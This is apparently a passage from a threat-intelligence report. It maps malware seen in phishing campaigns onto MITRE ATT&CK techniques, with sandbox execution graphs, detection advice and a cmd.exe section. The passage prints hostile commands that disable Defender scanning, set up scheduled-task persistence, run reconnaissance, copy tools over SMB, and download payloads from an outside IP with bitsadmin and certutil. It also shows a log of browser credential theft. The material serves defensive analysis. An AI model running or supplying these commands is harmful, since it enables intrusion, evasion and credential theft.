
```
"$windir\$system32\WindowsPowerShell\v1.0\PowerShell.exe" Add-MpPreference -ExclusionPath
"$user\$appdata\aPCyDwLsApDgb.exe" (MITRE: T1562.001 Impair Defenses: Disable or Modify Tools).
```

After that, they used the standard tool named schtasks.exe to create scheduled tasks, and one of the files previously dropped onto the computer served as the configuration file for these tasks.

```
"$windir\$system32\schtasks.exe" /Create /TN "Updates\aPCyDwLsApDgb" /XML
"$user\$temp\tmp8ACB.tmp" (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task).
```

Example launch of malware in Kaspersky Sandbox:

Figure 35 Illustration of an Execution Graph in TIP



Process creation
Command_line: "$selfpath\$selfname.exe"
ImagePath: $selfpath\$selfname.exe

Process creation
Command_line: "$selfpath\$selfname.exe"
ImagePath: $selfpath\$selfname.exe

Process creation
Command_line: "$windir\$system32\schtasks.exe" /Create /TN "U...
ImagePath: $windir\$system32\schtasks.exe

RPC Execution
Source_command_line: "$selfpath\$selfname.exe"
Source_image_path: $selfpath\$selfname.exe

Scheduled Task Start from Public Directory (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
Command_line: "$windir\$system32\schtasks.exe" /Create /TN "Updates\aPCyDwLaApDgb" /XML "$user\$temp\tmp8ACB.tmp"
Image_path: $windir\$system32\schtasks.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3124
Pid: 3656
MITRE:
T1053.005 Scheduled Task/Job: Scheduled Task (TA0002, TA0003, TA0004)

Process creation
Command_line: "$windir\$system32\WindowsPowerShell\v1.0\po...
ImagePath: $windir\$system32\WindowsPowerShell\v1.0\powers...

Task Creation via Schtasks.exe (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
Command_line: "$windir\$system32\schtasks.exe" /Create /TN "Updates\aPCyDwLsApDgb" /XML "$user\$temp\tmp8ACB.tmp"
Image_path: $windir\$system32\schtasks.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3124
Pid: 3656
MITRE:
T1053.005 Scheduled Task/Job: Scheduled Task(TA0002, TA0003, TA0004)


Process creation
Command_line: $windir\$system32\DllHost.exe /Processid:{AA65...
ImagePath: $windir\$system32\dllhost.exe

Windows Defender Modification via PowerShell (MITRE: T1562.001 Impair Defenses: Disable or...
Command_line: "$windir\$system32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "$user\$appdata\aPCyDwLaApDgb.exe"
Image_path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3124
Pid: 4244
MITRE:
T1562.001 Impair Defenses: Disable or Modify Tools (TA0005)
T1059.001 Command and Scripting Interpreter: PowerShell (TA0002)

Example 3

Another similar example of a phishing email. The email contains two attached archives:

Figure 36 Phishing email



[redacted]

[redacted] - Transfer Copy

To Recipients

24th April_PDF.zip
558 KB

25th April_PDF.zip
530 KB

Ramadan Greetings Valuable Customer,

Below payment remittance processed by our customer yesterday which will be remitted to your bank account Latest by tomorrow.
1. Remittance Amount: 235,000.00 AED
2. Purpose of Payment: See attachment for details
3. Value Date: 26.04.2023
4. Beneficiary Bank/Customer: See attachment for details

Please respond by return mail for any complaints and querries.

Thanks and regards
[redacted]


When **25th April_PDF.exe** is run, it uses PowerShell to change the configuration of Windows Defender:

"$windir\$system32\WindowsPowerShell\v1.0\PowerShell.exe" Add-MpPreference -ExclusionPath "$selfpath\$selfname.exe" (MITRE: T1562.001 Impair Defenses: Disable or Modify Tools).

Then it creates a task in the scheduler to achieve persistence:

"$windir\$system32\schtasks.exe" /Create /TN "Updates\htOTEVF" /XML "$user\$temp\tmp56EA.tmp" (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task).


Figure 37 Illustration of an Execution Graph in TIP



```
Process creation
Command_line: "$selfpath\$selfname.exe"
ImagePath: $selfpath\$selfname.exe

Scheduled Task Start from Public Directory (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
Command_line: "$windir\$system32\schtasks.exe" /Create /TN "Updates\htOTEVF" /XML "$user\$temp\tmp56EA.tmp"
Image_path: $windir\$system32\schtasks.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3232
Pid: 236
MITRE:
T1053.005 Scheduled Task/Job: Scheduled Task (TA0002, TA0003, TA0004)

Process creation
Command_line: "$windir\$system32\WindowsPowerShell\v1.0\po...
ImagePath: $windir\$system32\WindowsPowerShell\v1.0\powers...

Windows Defender Modification via PowerShell (MITRE: T1562.001 Impair Defenses: Disable or...
Command_line: "$windir\$system32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "$selfpath\$selfname.exe"
Image_path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3232
Pid: 480
MITRE:
T1562.001 Impair Defenses: Disable or Modify Tools (TA0005)
T1059.001 Command and Scripting Interpreter: PowerShell (TA0002)

Process creation
Command_line: "$windir\$system32\WindowsPowerShell\v1.0\po...
ImagePath: $windir\$system32\WindowsPowerShell\v1.0\powers...

Windows Defender Modification via PowerShell (MITRE: T1562.001 Impair Defenses: Disable or...
Command_line: "$windir\$system32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "$user\$appdata\htOTEVF.exe"
Image_path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3232
Pid: 1416
MITRE:
T1562.001 Impair Defenses: Disable or Modify Tools (TA0005)
T1059.001 Command and Scripting Interpreter: PowerShell (TA0002)

Process creation
Command_line: "$windir\$system32\schtasks.exe" /Create /TN "U...
ImagePath: $windir\$system32\schtasks.exe

Task Creation via Schtasks.exe (MITRE: T1053.005 Scheduled Task/Job: Scheduled Task)
Command_line: "$windir\$system32\schtasks.exe" /Create /TN "Updates\htOTEVF" /XML "$user\$temp\tmp56EA.tmp"
Image_path: $windir\$system32\schtasks.exe
Parent_image_path: $selfpath\$selfname.exe
Parent_pid: 3232
Pid: 236
MITRE:
T1053.005 Scheduled Task/Job: Scheduled Task(TA0002, TA0003, TA0004)
```

The **24th April_PDF.exe** sample also adds itself to Windows Defender exclusions, then gathers account credentials from browsers:

Figure 38 Illustration of an Execution Graph in TIP



Sample run

Process creation

Command_line: "$selfpath\$selfname.exe"

ImagePath: $selfpath\$selfname.exe

Process creation

Command_line: "$windir\$system32\WindowsPowerShell\v1.0\po...

ImagePath: $windir\$system32\WindowsPowerShell\v1.0\powers...

Windows Defender Modification via PowerShell (MITRE: T1562.001 Impair Defenses: Disable or...

Command_line: "$windir\$system32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "$selfpath\$selfname.exe"

Image_path: $windir\$system32\WindowsPowerShell\v1.0\powershell.exe

Parent_image_path: $selfpath\$selfname.exe

Parent_pid: 468

Pid: 1852

MITRE:

T1562.001 Impair Defenses: Disable or Modify Tools (TA0005)

T1059.001 Command and Scripting Interpreter: PowerShell (TA0002)

RPC Execution

Source_command_line: "$selfpath\$selfname.exe"

Source_image_path: $selfpath\$selfname.exe

Process creation

Command_line: $windir\$system32\wbem\wmiprvse.exe -secured...

ImagePath: $windir\$system32\wbem\WmiPrvSE.exe

Process creation

Command_line: "$selfpath\$selfname.exe"

ImagePath: $selfpath\$selfname.exe

Obtaining Credentials from Google Chrome (MITRE: T1555.003 Credentials from Web Browsers)

File_path: $user\$appdata\Google\Chrome\User Data\Default\Login Data

Image_path: $selfpath\$selfname.exe

Pid: 4440

MITRE:

T1555.003 Credentials from Password Stores: Credentials from Web Browsers (TA0006)

Obtaining Credentials from Mozilla Firefox (MITRE: T1555.003 Credentials from Web Browsers)

File_path: $user\$appdata\Mozilla\Firefox\Profiles\054111xg.default\key3.db


Image_path: $selfpath\$selfname.exe

Pid: 4440

MITRE:

T1555.003 Credentials from Password Stores: Credentials from Web Browsers (TA0006)

Figure 39 Attack scenario



Detection

The following approaches are used to detect phishing:

- Deployment of Secure Email Gateway solutions with dynamic technologies (sandbox) for scanning attachments in emails
- Analyzing web traffic and identifying suspicious websites that may be linked to phishing attacks by means of malware detection and monitoring systems
- Giving users the capability to report suspicious emails or websites that they believe are phishing. This may help to quickly detect and block new phishing campaigns
- Monitoring of user activity, such as clicks on links or input of personal information, to identify anomalous behavior that may indicate a phishing attack
- Regular update of software, including anti-virus and anti-phishing applications, to ensure protection against new and unknown threats

You can also create correlation rules that may indirectly indicate a phishing campaign based on the following events:

- Creation or execution of files with a double extension, such as document.pdf.exe or document.docx.exe
- Execution of self-extracting archives
- Start of a command shell from a trusted process, such as Winword.exe

SIGMA rules

- Sigma-Generic-Shell Creation by Trusted Process
- Sigma-Generic-Drop and execution file from a trusted process
- Sigma-Generic-LNK Creation from Archive

Execution TA0002

Command and Scripting Interpreter T1059

Basic description

Command and Scripting Interpreter T1059 is a technique in which attackers run commands, scripts, and executable files on their victim's system. This technique may include the use of Windows CMD, PowerShell, Unix Shell, JavaScript, VBScript, Python, Bash, and many others.

A command shell is the main tool used by the attackers to interact with local and remote systems. There is a very broad spectrum of actions that can be performed with cmd.exe. After gaining access to a command shell, actors can conduct reconnaissance of the current user and running processes and services. They can also check access to groups, probe open network connections, and much more. Attackers can also use CMD to entrench themselves in the system, for example, by creating a service with the sc.exe create command or by adding a malicious payload to the registry using reg.exe. Attackers use command line utilities to disable security mechanisms and move around the network. To automate their activities, various groups create scripts for operations such as discovery, persistence, data collection and exfiltration.

Command and Scripting Interpreter: Windows Command Shell T1059.003

Basic description

APT actors often execute their commands from Windows CMD, which lets them manage many system components. A command-line session can be obtained remotely. Therefore, attackers frequently embed commands into their initial payload that is delivered as Microsoft Office documents. They also embed commands into the second-stage payload that is downloaded from the command center and into RAT programs.

To execute multiple commands using CMD, they can use batch files (with the BAT or CMD extension) to create scripts automating repetitive operations. These files provide sequential execution of commands using algorithmic structures such as conditional operators and loops.

Seeing as how cmd.exe is employed by attackers in a large number of cases and overlaps with other techniques of the MITRE ATT&CK matrix, here we will examine only a few examples of cmd.exe use at different stages of an attack without delving too deep into the details of each example. We give a detailed breakdown of the mentioned procedures in their corresponding techniques.

Examples of procedures

Example 1

Lateral Tool Transfer via SMB. Attackers use the copy command to **copy** the contents of the current folder to a remote host (the copied files contain the tools and malware that the attacker needs):

```
$system32\cmd.exe /C copy * \\<remote_ip>\C$\windows\help\help
```

Example 2

After gaining access to the system, the attackers conduct reconnaissance. Similar to the procedures in the described incidents, the operator executes reconnaissance commands from cmd.exe:

```
cmd.exe /C netstat -ano
cmd.exe /C systeminfo
cmd.exe /C whoami
cmd.exe /C net view \\<hostname>
cmd.exe /C tasklist /v
cmd.exe /C arp -a
cmd.exe /C net use
cmd.exe /C ping <host> -n <count>
cmd.exe /C net user <username> /dom
cmd.exe /C net group “domain admins” /dom
cmd.exe /C echo list volume | diskpart
```

Example 3

Attackers use cmd.exe to run their malware:

```
cmd /c $system32\conhost64.exe
```

Example 4

Attackers use cmd.exe to download the tools that they will use in subsequent stages of an attack to the compromised system:

```
cmd.exe /c bitsadmin /transfer n hxxp://8.210.141[.]104:8099/1.txt $public\Downloads\1.txt
cmd.exe /c certutil -urlcache -split -f hxxp://8.210.141[.]104:8099/MEUpdate.exe
$windir\Help\Help\MEUpdate.exe
```

Example 5

